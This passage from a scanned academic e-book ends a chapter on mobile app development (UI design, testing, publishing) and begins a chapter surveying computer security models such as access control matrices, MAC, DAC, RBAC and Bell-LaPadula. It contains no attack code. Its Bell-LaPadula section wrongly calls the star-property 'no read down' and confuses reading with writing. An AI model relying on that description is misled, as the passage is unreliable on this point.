We can see from Figure 4, while they may be from different applications and have different functionality; they both have a distinct UI. On the left the UI is cluttered, with too many buttons on the screen, which may cause the user to incorrectly touch the wrong button due to the screens small size and how close together the icons are. It also gives no indication as to what the icons mean, which could be confusing to a first time user. On the right is a very simple, clearly defined set of buttons, with indications of what they are and attractive icons. There is also very little chance of the user hitting the incorrect button, as they are very large and clearly defined. These two apps when contrasted show how much of a difference good UI design can go in improving the usability of an application. For the user, this will affect their interaction with the product greatly, as this will provide their dialogue with the application, and as a developer, it will be a challenge to provide both an attractive and functional UI that carries out exactly what the user wants the application to do without any distractions or over-complication of the process.

Of course, designing a successful application for mobile devices goes beyond simply what you can fit onto the screen, the user's interaction with the device a whole has to be considered. The design principles commonly associated with traditional interaction with software has to be re-thought. We usually take for granted the common drag-and-drop, cursor, scroll bars and text entry mechanisms of a traditional desktop for granted and generally associate software with naturally being interacted with in these ways. This is a problem faced with when designing for a mobile device, as this functionality generally doesn't port over well to a mobile device. As a developer, designing methods around which a user will interact with their application will take considerable planning and ingenuity. Although users may be used to

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Figure 4. UI design examples



direct manipulation to interact with software, developers shouldn't be constrained by this, but should look for alternative methods, such as personalisation of the applications to provide the user with information they need, or prompts based on that users preferences or meta-information (Onias-Kukkonen, 2003). Developing like this is ultimately challenging, but a method that is increasingly popping up and becoming almost characteristic of mobile development in these early stages.

FUTURE RESEARCH DIRECTIONS

Mobile devices are becoming more prevalent as our main source of information and applications are becoming the gateway to which we can access it. This trend will continue into the near future, which will drive developers to follow and create numerous applications for these mobile devices. With every application created the developers will face the barrage of problems, issues and choices. These should not be ignored but taken into consideration when developing an application for a mobile device thus improving the overall quality, security and accessibility of the application. The mobile device industry is very much fragmented, which leaves developers making many difficult decisions in order to maximize their applications success and availability. The large corporations that control the market places do not agree on many standards and protocols, which is making the divide within the mobile device ecosystem larger. Security is becoming the main concern for the large mobile device providers as more and more people are using mobile devices this is becoming a new market for hackers and cyber criminals. Many developers leave their applications vulnerable and many do not patch their application, which puts the users of the application at great risk of malicious intent. One of the main aspects that is cropping up amongst the mobile apps community is personalisation and user centeredness. This can be achieved by analysing the user's behaviour and preferences and identifying areas where the applications can prompt the user with a suggestion based on these, or by automatically providing information that they may want

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

and minimizing text entry (e.g. drop down boxes). This kind of approach, as mentioned earlier, is strongly becoming characteristic of mobile applications, and this can help bypass several of the limitations of the device and its UI if implemented correctly in the development stages. This design approach should be strongly emphasised in future application development as it will lead to more functional, user friendly applications. As apps are implicitly characteristic of compactness, ease of use, speed and functionality, it is important that the final product is able to deliver on these ideals if it is to be successful. It is important to the user that the application carries out exactly what is asked of it, with the minimum of fuss, and even just one annoying bug that impairs the app's functionality, even slightly, could turn the user off the product completely, seeking an application which does it better. This is why testing is crucial and any bugs which may visibly affect the running of the core functionality should be top-priority and stamped out immediately. By prioritizing bugs or potential problems by risk, based on what the developer imagines could go wrong with the application in the field, the developer can work towards trying to ensure that many of the main problems which may affect the running of the application, or the users enjoyment of the application, are avoided by writing test cases for these risks and testing for them, or tightening up the coding around these areas using error-handling code and other techniques. By carrying out a risk analysis during testing, the functionality of the final product can come out very stable, and as such the core functionality will be much less bug-prone, as the core functionality usually crops up as a high-priority risk, for which test cases can be built around and any problems resolved, as to ensure the user a silky smooth experience with the application. This kind of testing should be especially implemented into development for mobile applications, as the many problems associated with developing for the platform could be eased if the developer can draw up some, even if rough, test cases for possible failures on the field, and prevent these from happening on the field.

Larger companies can spend money on specific, specialised testing done by humans, such as hiring a company to do their testing for them, improving the quality of final product and its appeal to users. On the flipside indie developers can spend more time on their product, as they are not usually restrained by time restrictions and can more openly discuss with their user base about what their feedback is on the application during its development and use this to improve their applications. With independently developed apps, the developer can usually develop a more unique or inspired product which may find a niche in the market, as the fact that they are developing an app may have come from inspiration of what is needed in the market, rather than a more business focused, productivity driven application. In either situation though, it is important to keep the scope of the project very focused, and not get distracted by complicating the design with any unnecessary functions or UI elements. This simplification of the plans means that the core functionality will receive more attention during development and should lead to a more polished and streamlined product. Unnecessary features will also need more time to develop and test and may cause compatibility issues.

Simplification of the project plans will also mean that the hardware requirements of the application will be lessened, and in the case of a resource costly application, will enable it to run on older or less capable devices. This streamlining should also apply to the User Interface. As the UI will provide the dialogue between the applications functions and the user's needs, it is important that the user can tell the application exactly what to do, and the app being able to produce results quickly and conveniently. This means that good UI design is tantamount to a successful app. For an app to thrive, the developer needs to know his target audience. In UI terms this boils down to what devices people are using and how best to make use of what hardware there is on these devices. Of the input methods concerned with mobile devices, the main ones that have to be considered when deciding how the user will interact with

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

the application are the buttons. Hard buttons and soft buttons, as well as any shortcuts these may enable should function similarly to that device's native functions. This design prospect will require more time and effort in research but will ultimately increase usability of the app and increase user's enjoyment of using it (Dumaresq & Villenueve, 2010).

Uploading an application to an app market is a big step in the development cycle of an application, and it is up to the developer to take charge of how the application will be advertised after it is uploaded. As well as constraints placed on what can be uploaded to an app store, based on the platform, the developer will have to include screenshots and information about the application itself to give users a snapshot of what the app does and how it functions. This is a very important stage in selling the product to its intended audience, as there may be thousands of other apps like it, it is important that the functionality is concisely described and the actual software itself stand up to the description. Research into the applications intended audience, as well as preferred platform will ensure that the project id more focused and will be more likely to reach its intended audience. There are tools available such as Google analytics, which have APIs that can be imbedded into the app to measure various things such as where the app is popular, downloads, average usage time etc. can be used for research for future apps, descriptions for apps based on how they are used, giving information that can give an idea of what can be implemented into patched, or even run in a controlled test environment with a selection of users to see what functionality is being used, and what can be trimmed out of the final product.

CONCLUSION

Through critical analysis of the difficulties faced when developing mobile applications, it becomes apparent that much of the problem is our limited understanding of how to translate our traditional techniques of software development over to this platform and how this reciprocates through many different facets of application design. Some recommendations can be drawn from this conclusion. Firstly security seems to be constantly overlooked, especially in lower budget applications. Security should not be optional but mandatory and an application should be analyzed or open to a series of standard tests by some sort of body to ensure it is acceptable for the common user. With the mobile market being so vast and having so much potential it is very easily getting out of hand, all mobile applications should adhere to some sort of general standards, which again would be monitored by a committee and would create a stepping-stone towards unifying many of the fragmentation present today. User Interface design principles should be available as a resource for developers but should not be enforced, enforcing can hamper creativity and the originality of the application developer. Hopefully in the near future we will see many of these problems that developers are experiencing when creating applications for mobile devices being addressed. Allowing more robust applications to be created quicker, to a higher standard and making them more accessible therefore improving the experience for both the developers and end users.

REFERENCES

B'far, R. (2005). *Mobile computing principles: designing and developing mobile applications*. Cambridge, UK: Cambridge University Press.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Burns, J. (2008) Developing Secure Mobile Applications For Android. iSec Partners.

Dumaresq, T., & Villenueve, M. (2010). *Test Strategies for Smartphones and Mobile Devices*. Mississauga, Canada: Macadamian Technologies.

Dwivedi, H., Clark, C., & Thiel, D. (2010). *Mobile Application Security*. New York: McGraw-Hill.

Fling, B. (2009). *Mobile Design and Development*. Cambridge, MA: O'Reilly Publishers.

Hakoama, M., & Hakoyama, S. (2011). The impact of cell phone use on social networking and development among college students. *The American Association of Behavioral and Social Sciences Journal*, *15*(1), 58–66.

Holzer, A., & Ondrus, J. (2009). Trends in Mobile Application Development. In C. Hesselman, C. Giannelli, O. Akan, P. Bellavista, J. Cao, F. Dressler, D. Ferrari, et al. (Eds.), Mobile Wireless Middleware, Operating Systems, and Applications – Workshops, (Vol. 12, pp. 55-64). Springer Berlin Heidelberg.

Jacobs, M. (2011). *Living on the Edge of Mobile Development.* Retrieved from http://java.sys-con.com/node/1719019

Kumar Jha, A. (2007). *A Risk Catalog for Mobile Applications*. BookSurge Pub.

Lowe, A. (2011). *Hacking on the rise – all around.* Retrieved from http://hexus.net/business/news/general-business/32399-hacking-rise-around/

Mark, D., Nutting, J., & LaMarche, J. (2011). *Beginning iPhone 4 Development Exploring the iOS SDK*. Apress Pub.

Meier, R. (2010). *Professional Android 2 Application Development.* Wiley Publishing Inc.

Onias Kukkonen, H. (2003). *Developing successful mobile applications*. Stanford University.

Pettey, C., & Goasduff, L. (2011). *Gartner Says Sales of Mobile Devices in Second Quarter of 2011 Grew 16.5 Percent Year-on-Year; Smartphone Sales Grew 74 Percent*. Retrieved from http://www.gartner.com/it/page.jsp?id=1764714

Volk, J. (2010). *Make Money Online With Affiliate Marketing*. Retrieved from www.jonathanvolk.com/4Xel2Sf9mj/jvolkaffiliateguide.pdf

Wasserman, A. (2010). *Software Engineering Issues for Mobile Application Development*. ACM Digital Library.

KEY TERMS AND DEFINITIONS

HTML5: HTML5 is a core technology markup language of the Internet used for structuring and presenting content for the World Wide Web. It is the fifth revision of the HTML standard (created in 1990) and, as of December 2012, is a candidate recommendation of the World Wide Web Consortium (W3C).

Human Computer Interaction (HCI): Human–computer interaction (HCI) involves the study, planning, design and uses of the interaction between people (users) and computers. It is often regarded

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

as the intersection of computer science, behavioral sciences, design, media studies, and several other fields of study.

JavaScript: JavaScript (is a dynamic computer programming language. It is most commonly used as part of web browsers, whose implementations allow client-side scripts to interact with the user, control the browser, communicate asynchronously, and alter the document content that is displayed.

Location-Based Service (LBS): A Location-Based Service (LBS) is an information or entertainment service, accessible with mobile devices through the mobile network and utilizing the ability to make use of the geographical position of the mobile device.

Mobile Application Development: The process by which application software is developed for low-power handheld devices, such as personal digital assistants, enterprise digital assistants or mobile phones.

Protocol: An agreed-upon set of rules that facilitates the exchange information between two computers or devices. A protocol includes formatting rules that specify how data is packaged into messages. It also may include conventions like message acknowledgement or data compression to support reliable and/or high-performance network communication.

Standard Generalized Markup Language (SGML): An international standard in markup languages, a basis for HTML and a precursor to XML. SGML is both a language and an ISO standard for describing information embedded within a document.

Universal Resource Identifier (URI): The string (often starting with http) comprises a name or address that can be used to refer to a resource. It is a fundamental component of the World Wide Web.

Usability: This focuses on the creating of the system making sure it is useable. Using the user's experiences and the factors involved this helps to create a better view into the development of technology, and help provide and maintain a better experience for the user with future technologies.

W3C Consortium: The World Wide Web Consortium (W3C) is the main international standards organization for the World Wide Web (abbreviated WWW or W3).

Web Service: A Web Service is a software component that is described via WSDL and is capable of being accessed via standard network protocols such as but not limited to SOAP over HTTP. It has an interface described in a machine-processable format (specifically WSDL).

This research was previously published in Recent Advances in Ambient Intelligence and Context-Aware Computing edited by Kevin Curran, pages 90-106, copyright year 2015 by Information Science Reference (an imprint of IGI Global).

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Chapter 65
Reviewing the Security Features in Contemporary Security Policies and Models for Multiple Platforms

Omkar Badve
National Institute of Technology Kurukshetra, India

B. B. Gupta
National Institute of Technology Kurukshetra, India

Shashank Gupta
National Institute of Technology Kurukshetra, India

ABSTRACT

Numerous vulnerabilities have a tendency to taint modern real-world web applications, allowing attackers in retrieving sensitive information and exploiting genuine web applications as a platform for malware activities. Moreover, computing techniques are evolved from the large desktop computer systems to the devices like smartphones, smart watches and goggles. This needs to be ensure that these devices improve their usability and will not be utilized for attacking the personal credentilas (such as credit card numbers, transaction passwords, etc.) of the users. Therefore, there is a need of security architecture over the user's credentials so that no unauthorized user can access it. This chapter summarizes various security models and techniques that are being discovered, studied and utilized extensively in order to ensure computer security. It also discusses numerous security principles and presents the models that ensure these security principles. Security models (such as access control models, information flow models, protection ring, etc.) form the basis of various higher level and complex models. Therefore, learning such security models is very much essential for ensuring the security of the computer and cyber world.

DOI: 10.4018/978-1-5225-3422-8.ch065

Copyright © 2018, IGI Global. Copying or distributing in print or electronic forms without written permission of IGI Global is prohibited.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

1. INTRODUCTION

In the contemporary era of World Wide Web (WWW), online Internet facilities are easily being accessible by every single human belonging to different community. A continued boom of social networking sites, online shopping sites, Internet banking and all other widespread modern web applications provide dynamic access of contents to the users and this has increased utilization of user generated HTML contents. Top vulnerabilities like Cross-Site Scripting (XSS) attacks (Gupta, 2015a; Gupta, 2015b; Gupta, 2015c; Gupta, 2015d) have turned out to be a plague for the modern web 2.0 applications. The exploitation of XSS attack is done by injecting the malicious JavaScript code (Gupta, 2016) on the injection points of vulnerable web applications (Gupta, 2012a; Gupta, 2012b; Gupta, 2014).

1. Need of Security

In initial computers, the need of security was limited to the data that is stored in the central computer servers. With the advancements in Internet and communication systems the need of security of messages has been becoming difficult and complicated. Today's computer systems must not be only preserve privacy of the data or messages but also the other factors like availability, integrity, non-repudiation etc. Basic security mechanism includes providing username and password to the authorized user; and using that information to authenticate the user. Another common method used is to encrypt the critical database and allow access to decrypt is only them who have the secret key. Organizations require more sophisticated and highly secure mechanisms that can successfully prevent the possible attacks.

Since the attackers are becoming more and more sophisticated, they do not need to go even outside to perform damage on their rivalry. In 1982 during the cold war, CIA injected the code into Siberian gas pipeline software system in Russia to allow it to malfunction which caused it to explode (French, 2004). In the world of Internet no one is secure, not even president of USA. In 2008 during presidency run, suspected hackers from China and Russia, attacked on computers used in campaigning of both Barack Obama and John McCain, which includes sensitive information such as emails and campaign data (Larson, 2013). Despite the fact that India is emerging as one of the biggest IT service providers, it hasn't escaped from cyber attacks. On July 12, 2012, emails of more than 10,000 people including government officials such as Prime minister's office, Defense ministers, external affairs, finance ministries and Intelligence agencies were hacked (Selvan, 2012). Big, famous companies are also not far away from these attacks. In 2014, eBay experienced very large attacks as attacker managed to steal personal records such as password, email address, physical address, phone numbers etc (McGregor, 2014). There are many incidents happening every day all over the world. According to the report generated by Kaspersky antivirus company (Funk, 2013), in the year of 2013 they managed to neutralize 5,188,740,554 number of cyber attacks on user computers and mobile devices. Therefore, it is stringent need of cyber security against these attacks.

2. Principles of Security

To understand the attacker and mode of attack we need to study the principles of security to tackle the problem of attack. Following are the major security principles that each organization has to consider before they make their data online. Table 1 summarizes all the principles of security.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

- **Confidentiality:** It refers to the fact that only intended recipient must be able to access the message sent by a sender. If someone else accessing the message in transit, confidentiality is compromised. Such attack is known as Interception.
- **Integrity:** The contents of the message must not be changed by any means, otherwise integrity gets lost. These changes can be beneficial to the attacker like financial gain, or it is just to create a nuisance to the recipient as they are not able to read any relevant information. Attack made on to compromise the integrity is called Modification.
- **Availability:** Normal services provided or operations performed by computer server must be available to the legitimate users without any interruptions or downtimes. Attacks that compromise the availability of the services are known as Interruption or Denial-of-Service.
- **Authentication:** Authentication helps to ensure the correct identity of sender of the message. Attacker can pose as a different user and may try to communicate with the victim and try to gain the critical information. Such attack can be known as Fabrication.
- **Non-Repudiation:** Non-repudiation refers to the fact that sender refuses sometimes for the transmission of the malicious messages. Therefore, it is important to have some methodology to verify the original sender of the message.
- **Access Control:** The resources and objects that are accessed by various levels of users must be managed properly. Some users may have access to read the file and some other user may have access to write into the file. Role management gives the control to the users for what they are accessing and Rule management determines the access details for each object.

3. Security Policies and Security Models

Various organizations and companies that deal with the critical and sensitive data require the security policies and security models that ensures the fulfillment of security principles like confidentiality, authentication etc. Security policy is a well defined set of rules that provide the guidelines for the nature of behavior of different entities that are related to the organization. These entities are given as follows (Table 1):

- **Subjects:** Subjects are agents that interact with the system. It can be end user or internal employee of the organization
- **Objects:** It is the entity which is to be protected from the inside or outside attack. It can be any critical data like user credentials or application code or any top secret file.
- **Actions:** These include the operations that are related with the objects like reading the contents of the file or accessing the database system for some computation purpose.
- **Permissions:** It maps the subjects, objects and actions stating that which operation is allowed on which objects by which subjects.
- **Protections:** These include security rules that ensure the achievement of security policies like confidentiality, authentications, integrity, access control etc.

Such security policies are prepared and deployed by various organizations or even by governments to increase the awareness regarding the security and to build the secure and resilient system with the help of security experts (National Cyber Security Policy, 2013), (Bowen, 2006).

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Table 1. Summary of security principles

Security Principle	Description	Compromising Attack	Security Solution
Confidentiality	Only intended recipient must be able to access the message that has been sent secretly	Interception	Symmetric key algorithms like DES, AES or IDEA and Asymmetric key algorithms like RSA
Integrity	Contents of the message must not be altered by any means	Modification	Message Digest algorithms like SHA, MD5
Availability	Services must be available to the legitimate users for all the time	Denial-of-Service	Detection and prevention systems for Denial-of-service
Authentication	The sender of the message must be properly identified.	Fabrication	Digital Signatures
Non-repudiation	One must not refuse transmission of the message	Refusal of transmission	Digital Signatures
Access Control	Which user can access what service or object that has to be defined properly	Unauthorized Access	Access Control Matrix

To bring these security policies into the practical world, security models are implemented. Security models give the way of execution of security. It specifies which subjects will have the access to which objects. It gives the hierarchy of access levels that can users of different levels can have. Also, it enforces various security principles such as confidentiality, integrity, authentication etc. It lays out guidelines for securing the environment and organizations that are deploying these security models need to decide the way of implementation of the these security models. It basically formulizes the security policy. Security models are based on formal models of access rights, models of distribution, model of computing etc.

Following section explains wide range of security models that can be used at organization level.

SECURITY MODELS

1. Access Control Matrix

Access Control Matrix is a security model which is used for ensuring authorization for accessing certain resources placed in the secure environment. The entity that tries to access the resources is known as subject and resources that are accessed by subjects are known as objects. There is a set of rights that are used to specify the mode of operation that is allowed to perform on particular object by certain subject. Access control matrix is used to give details of which subject has which right over which object. It is assumed that user has been authenticated well before it even tries to access the object. Access control then imposes the restrictions over the properly authenticated user. Also, it should be connected with auditing process. Auditing not only concerned with registering the user but also the online activity of the user (Sandhu, 1994). Figure 1 shows access control and other security operations.

There is a set of objects ($\mathbb{O}$), set of subjects ($\mathbb{S}$) and set of rights ($\mathbb{R}$). Set of rights is denoted by r(s,o), where $s \in \mathbb{S}$, $o \in \mathbb{O}$ and $r(s,o) \subseteq \mathbb{R}$. This right can be of the form read, write, execute and delete. Example given in Table 2 gives the access control matrix for user A and B.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Figure 1. Access Control and other security operations




Table 2. Access control matrix


	Objects		
Subjects	**File1**	**File2**	**File3**
User A	Read, Write, Execute	Read	Write
User B	Read	-	Execute

There are two ways to implement this access control matrix: one is to create access control list and other is to use capability tables. Access control list is created from the perspective of objects. Access control information is gathered for one object, i.e. which subjects are allowed to access and what is their access level. Capability gives the list which gives the details from the perspective of user or subject. Each subject is awarded with certain access to all the files or resources in the system.Sometimes for proper authentication purpose access control matrix may not work sufficiently. For example, for certain file, there can be more authorization rights to some user who is at higher level than the owner of the file. Owner may want to share or restrict the file from certain users, but manager of the owner may not want to flow this information through all users.

There are three access control mechanisms are available that used widely in security mechanisms against the authentication. Two classical approach i.e. mandatory and discretion access control mechanism. Another method called role-based access control is also used to eliminate the issues related to two classical methods. Any combination of these methods can be used as security mechanism as long as it does not contradict the other mechanism. Figure 2 shows various combinations possible with 3 types of access control.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Figure 2. Various access security mechanisms



2. Capability-Based Security Model

Capability-based security model is developed for providing the security against unauthorized access to the system objects (Henry, 1984). Capability is awarded to the user as a token of authority in terms of various rights on the objects. Capability references the object with associated set of access rights. When user logs into the systems, they have to use the capability to access the particular object. This capability is way of accessing the particular object. This way can be to read the file, or to write into the file or execute the program or even delete the file.Users can directly share the capability with other users as per the requirement of those users. Generally most of the operating systems do not provide this facility of sharing the capabilities with the untrusting users, but capability-based models are created for this functionality.

For implementing this capability lists secure data structures are used. This data structure includes the object name that is to be kept secure from unauthorized access and another section for the corresponding access rights. Data structures used are cannot be forged or attacked by any program running in the operating system by using some security mechanisms so that the contents of the capability list cannot be changed.Various operations are possible on the capability list by the programs that possesses it. The operations include passing the capability to other programs or convert these capabilities to other less privileged form, or even delete them form current program. These operations have to be kept secure to maintain the integrity of security policy.

3. Mandatory Access Control

Mandatory access control is a security access control model in which security kernel of the operating system restricts and constrains operations performed by subjects on objects. Subjects in this case can be any process or thread and objects can be files, database, TCP/IP ports etc. There are certain autho-

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

rization rules or policies are given and based on those rules only access is granted or rejected to the objects (Hakan, 2006).These policies are imposed, centrally managed and controlled by security policy administrator and only policy administrator is allowed to change or update the restrictions, not the users. In discretionary access control (DAC), usage and access is modified by users with special permissions, but this is not possible in mandatory access control. It requires careful monitoring and planning to carry out access control configuration. It is most often used in systems where priority is decided based upon confidentiality.

This mandatory access control mechanism is also called as multi-level security models. In military services, there are various security levels, such as top secret, secret, unclassified etc. And subjects and objects related to the military system are assigned with some security levels. Basic rule concerning to this multi-level security is that security level of subject who is accessing the data must be at least as high as security level of data.

4. Discretionary Access Control

Discretionary access control (DAC) is access control mechanism in which restrictions over the subjects to access the objects are based upon the identity of the subject or group of subject to which they belong. Authority of the objects is decided by the owner and other subjects that authority line goes directly to the owner. It is called "discretionary" because subject that has certain kind of permission is able to transfer their permissions to other control (Sandhu, 1994). These subjects are able to control their permission; unlike in mandatory access control, any administrator is not required. Subject has complete control over the programs it owns and executes. Also, they can determine the permissions of other subjects who have those files and programs. Since, the permissions can be transferred, those who need the permission can ask for the permission to right owner and get the access to the files and programs.

Subjects, in this case, can determine the access type of other subject. If other user tries to get the access by making several attempts to the object on which that user do have any permission to access, then owner subject can restrict the access of that user. Subjects that do not have permission to access the particular file do not have access to even look at the characteristics of the file such as file size, file type, file name or path of the directory. Access control list (ACL) is prepared to specify the control restrictions to the subjects based on their user credentials and information and authenticity of the group to which they belong.There can be a possibility of certain difficulties while implementing DAC. Vulnerabilities are inherent into the system such as Trojan horse. Maintaining, monitoring and managing the access control list is difficult and cumbersome job. Also, granting and revoking the access rights to/from the user is high maintenance job; because of checking it against user credentials.

5. Role-Based Access Control

Role-based access control (RBAC) is another type of access control in which the accesses to information or any secured file is given on the basis of the role of the user. This role is determined by the actions and responsibilities associated with particular working activity (Sandhu, 1994), (Ferraiolo, 2001). Researchers found that classic solution to access control such as discretionary and mandatory access control cannot provide the proper authorization in many of the practical examples. RBAC overcomes the issues related to these access controls.Many users may have one role and therefore same authority rights that is assigned to that role. Users those belong to one particular role are allowed to access the objects


EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

that are made allowed for that particular role. These roles can be changed to different roles at different time. In some RBAC, one user allowed having different roles and in other RBAC it is restricted to only one role per user. Some roles can be joined together and some roles can be worked in exclusion manner.

Tasks related to authorization are separated from the access control mechanism. Functions performed in authorization include assigning the role based on user credential and assigning access rights to the specific roles. This separation reduces the complexity that was involved in classical approaches like mandatory and discretionary access control. If role of the user is changed, due to promotion, then access rights related to user's current position also has to be changed. In this case, it is very simple job; since only table entry has to be changed related to assignment of the roles to users. In classical approach this would be really cumbersome job to change the user's access rights related to each of the resources.In many of the organizations, users have hierarchical designations, i.e. when user A is having upper level designation than user B, then it is the possibility that user A has all the access rights that B has with few extra of his own. This hierarchy can be of many levels. With the help of RBAC, this repetition of roles can be avoided by reusing the roles that are repeated due to hierarchy of the roles. For example, as shown in Figure 3, in IT company software engineer may not have any access to the managerial files like financial budget etc. But, manager may have more access levels to all the managerial files as well as to those are created by software engineer.

For the operations that are not very important, least privilege login is practiced. It means that with minimum security check user can sign on to the system and perform task if that task is not very important from the perspective of security. This minimizes the damage due to login errors or prevents intruders masquerading as legitimate users. In many organizations, there can be a situation where complete access granted to only one user is not feasible. For example, manager may have access to the file to read and write into it. But, what will happen if manager accidently deletes the file. Therefore, it is always advisable that revoke the delete authority just to make sure that deletion of the file will never happen from manager. Such kind of situation can be handled very well by RBAC.

Figure 3. Hierarchy of in IT company



EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

6. Lattice-Based Access Control

Lattice-based Access Control (LBAC) is label-based mandatory access control in which lattice, a concept in graph theory, is used to define levels of security that are required to assign the access rights to subjects to access the objects. User or subject can access the resource or object only if security level of subject is greater than security level of object (Sandhu, 1993).Basically, lattice is a partial ordered set where elements of the set have greatest lower bound (meet) and least upper bound (join). For example, in the lattice shown in the Figure 4, upper bound of node {A} and {B} is both {A,B,C} and {A,B}. But, least upper bound is {A,B}.


In LBAC, lattice is used as follows-

1. If there are two subjects, S1 and S2, that needs the access of some object. Then, security level is defined as meet of the levels of two subjects. For example in Figure 4, S1 and S2 are at the level {A,B} and {B,C} respectively. Then, object at the level {B} is accessible to S1 and S2 since it is the meet of these two nodes.
2. If there are two objects, O1 and O2, that are combined together to form another object O, then O is accessible to the subject that is located at the level of join of O1 and O2. For example in Figure 4, if O1 and O2 are at level of {A} and {B} respectively, then subject at the level of {A,B} is able to access the object O.

7. Context-Based Access Control

Context-based access control (CBAC) is access control mechanism which is used in firewall mechanism that filters the network traffic (Corrad, 2004). It filters the traffic related to network layer, transport layer, session layer and application layer as well. It is stateful as well as application firewall that filters the

Figure 4. Lattice for "is subset of"



EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

traffic based on their IP addresses and protocols, ports, TCP and UDP sessions, state of the conversation, protocols for specific applications and as well as multi-channel applications like FTP. This permits support of protocols that contain multiple channels that are generated because of negotiations in the FTP control channel. Most of the multimedia protocols as well as some other protocols such as FTP or RPC, involve multiple control channels. It can work in intranets, extranets as well as internets.

For example, shown in the Figure 5, when user connects to the internet, it is always through some router. Firewall software that is using CBAC can be installed in such router. When user sends some request to remote server via Internet, it has to through this router. These firewalls can permit the traffic which is originated from within the network needing protection. When reply of the sent request is coming back, this router can understand the context of the message and it passes this message to the user. If the incoming packet does not comply with the rules that are defined in the firewall software, then it is discarded.


It captures the TCP and UDP packets and reads the state information related to these packets while it is travelling through firewall. This state information is used to make entry in access lists, which is used when packet returns. CABC allows the access based on their state information. It performs deep packet inspection and also termed as IOS firewall. With the help of CBAC, denial-of-service attack can be prevented and detected successfully.

8. State-Machinesecurity Model

State Machine security model uses finite state machine for securing the computer systems from the malicious attacks (Bell, 1996). Finite state machine consists of various states that define the value of the various important variables at particular point of time. Also, it includes transitions of the machine from one state to another state. This transition is allowed only when some criteria are fulfilled or some input is given to the system. For example, electric button has two states as ON and OFF with the input of pressing the button. Button goes to another state from ON to OFF after input event is occurred. Figure 6 shows typical state machine diagram.


When finite state machines are used in security models, first we need to find out states that are safe and secure. When system transits from one state to another state security manager also has to take care that it preserves this secure state. So, this model continuously check for the system to not to fall into insecure state. All possible states must be tested well enough to check their security. Systems that support the state machine model must have all their possible states examined to verify that all processes are controlled. The state machine concept serves as the basis of many security models. The model is valued for knowing in what state the system will reside. As an example, if the system boots up in a secure state, and every transaction that occurs is secure, it must always be in a secure state and not fail open.

Figure 5. Context-based access control



EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Figure 6. State Machine diagram



9. Information Flow Model


Information flow model is security models and it is currently widely used to secure the systems from unauthorized accessed and attacks (Bell, 1996), (Biba, 1977). It is basically slight extension of the state machine model. It is fundamental basis of Bell-LaPadula model and Biba model. It consists of objects, state machines, state transitions and lattice.

Main objective of information flow model is to control the information flow originating from one state and directed to another state. To achieve this constraints are employed over the flow of information in terms of guards. These guards are used to grant or revoke the access of object to the subject placed at particular state level. Figure 7 shows the information flow model diagrammatically (Figure 7). For example, security level is assigned to each and every subject and object. Accordingly their states are fixed at particular point of time. And guards are used on the basis of security level of requesting subject and security level of requested object.

10. Bell-Lapadula Model

Bell and LaPadula created Bell-LaPadula (BLP) model in 1973 and since then there has been lot of variants of this model has been invented (Bell, 1996). This model basically formulizes mandatory access control. It ensures the confidentiality, such as it does not allow the information flow to the subject

Figure 7. Information flow model



EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

who is not allowed to access that information. It combines DAC with MAC to ensure the enforcement of security policies.

BLP works in a two states approach:

- Access control matrix, D, is created which works on the principle of discretionary access control. In this case, subjects are allowed to update the contents of the access control matrix D.
- Operations that are carried out on the objects by the subjects are authorized by using mandatory access control. Users cannot have any control over the operations. Mandatory access control, here, is carried out using security labels. Labels attached to objects are termed as security classification and labels attached to subjects are termed as security clearance. It is generally assumed that once the security labels assigned to subjects and objects cannot be change at later times. This assumption is known as principle of tranquility.

There are three basic rules of BLP and if any operation carried out on the objects by the subjects is satisfying all these rules then operation performed is trusted to be secure. Let L(e) be the level of entity e. Three rules are as follows-

- **Simple-Security Rule:** Subject *s* can read the object o, if and only if, security level of s is greater than equal to security level of o. i.e. $L(s) \geq L(o)$.
- **Star-Property:** Subject *s* can write object o, if and only if, security level of s is less than equal to security level of o. i.e. $L(s) \leq L(o)$
- **Discretionary-Security Property:** All the accesses or operations must be allowed only if they are comply with rules defined in access control matrix D.

Simple security policy is also called as no read up and Star-property is also called as no read down. Following example explains these rules. In military official document systems, there are generally four levels of security, namely top secret, secret, confidential and unclassified; having top secret is highest security level among these four. According to the BLP rules, subject at security level confidential cannot read the objects at the security level secret, because to read the contents of the objects, subject has to be of greater security level (Simple-security rule). Also, subject at security level confidential cannot write the objects at the security level unclassified, because to read the contents of the objects, subject has to be of lower security level (star property). Figure 8 graphically represents this example.

Limitations of the Bell-LaPadula model are listed below:


- It addresses only confidentiality principles, and very little integrity.
- It cannot work with covert channels. Sometimes communication is established with help of media that is not made for communication. Such media is known as covert channels.
- Tranquility principle prohibits the use of BLP in other models where access controls are changed dynamically.

11. Biba Integrity Model

Biba Integrity model is another security model, which is proposed by Kenneth Biba in 1977 and used as supplementary with Bell-LaPadula model; since BLP cannot addresses the issues related with integrity

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Figure 8. Bell-LaPadula Model



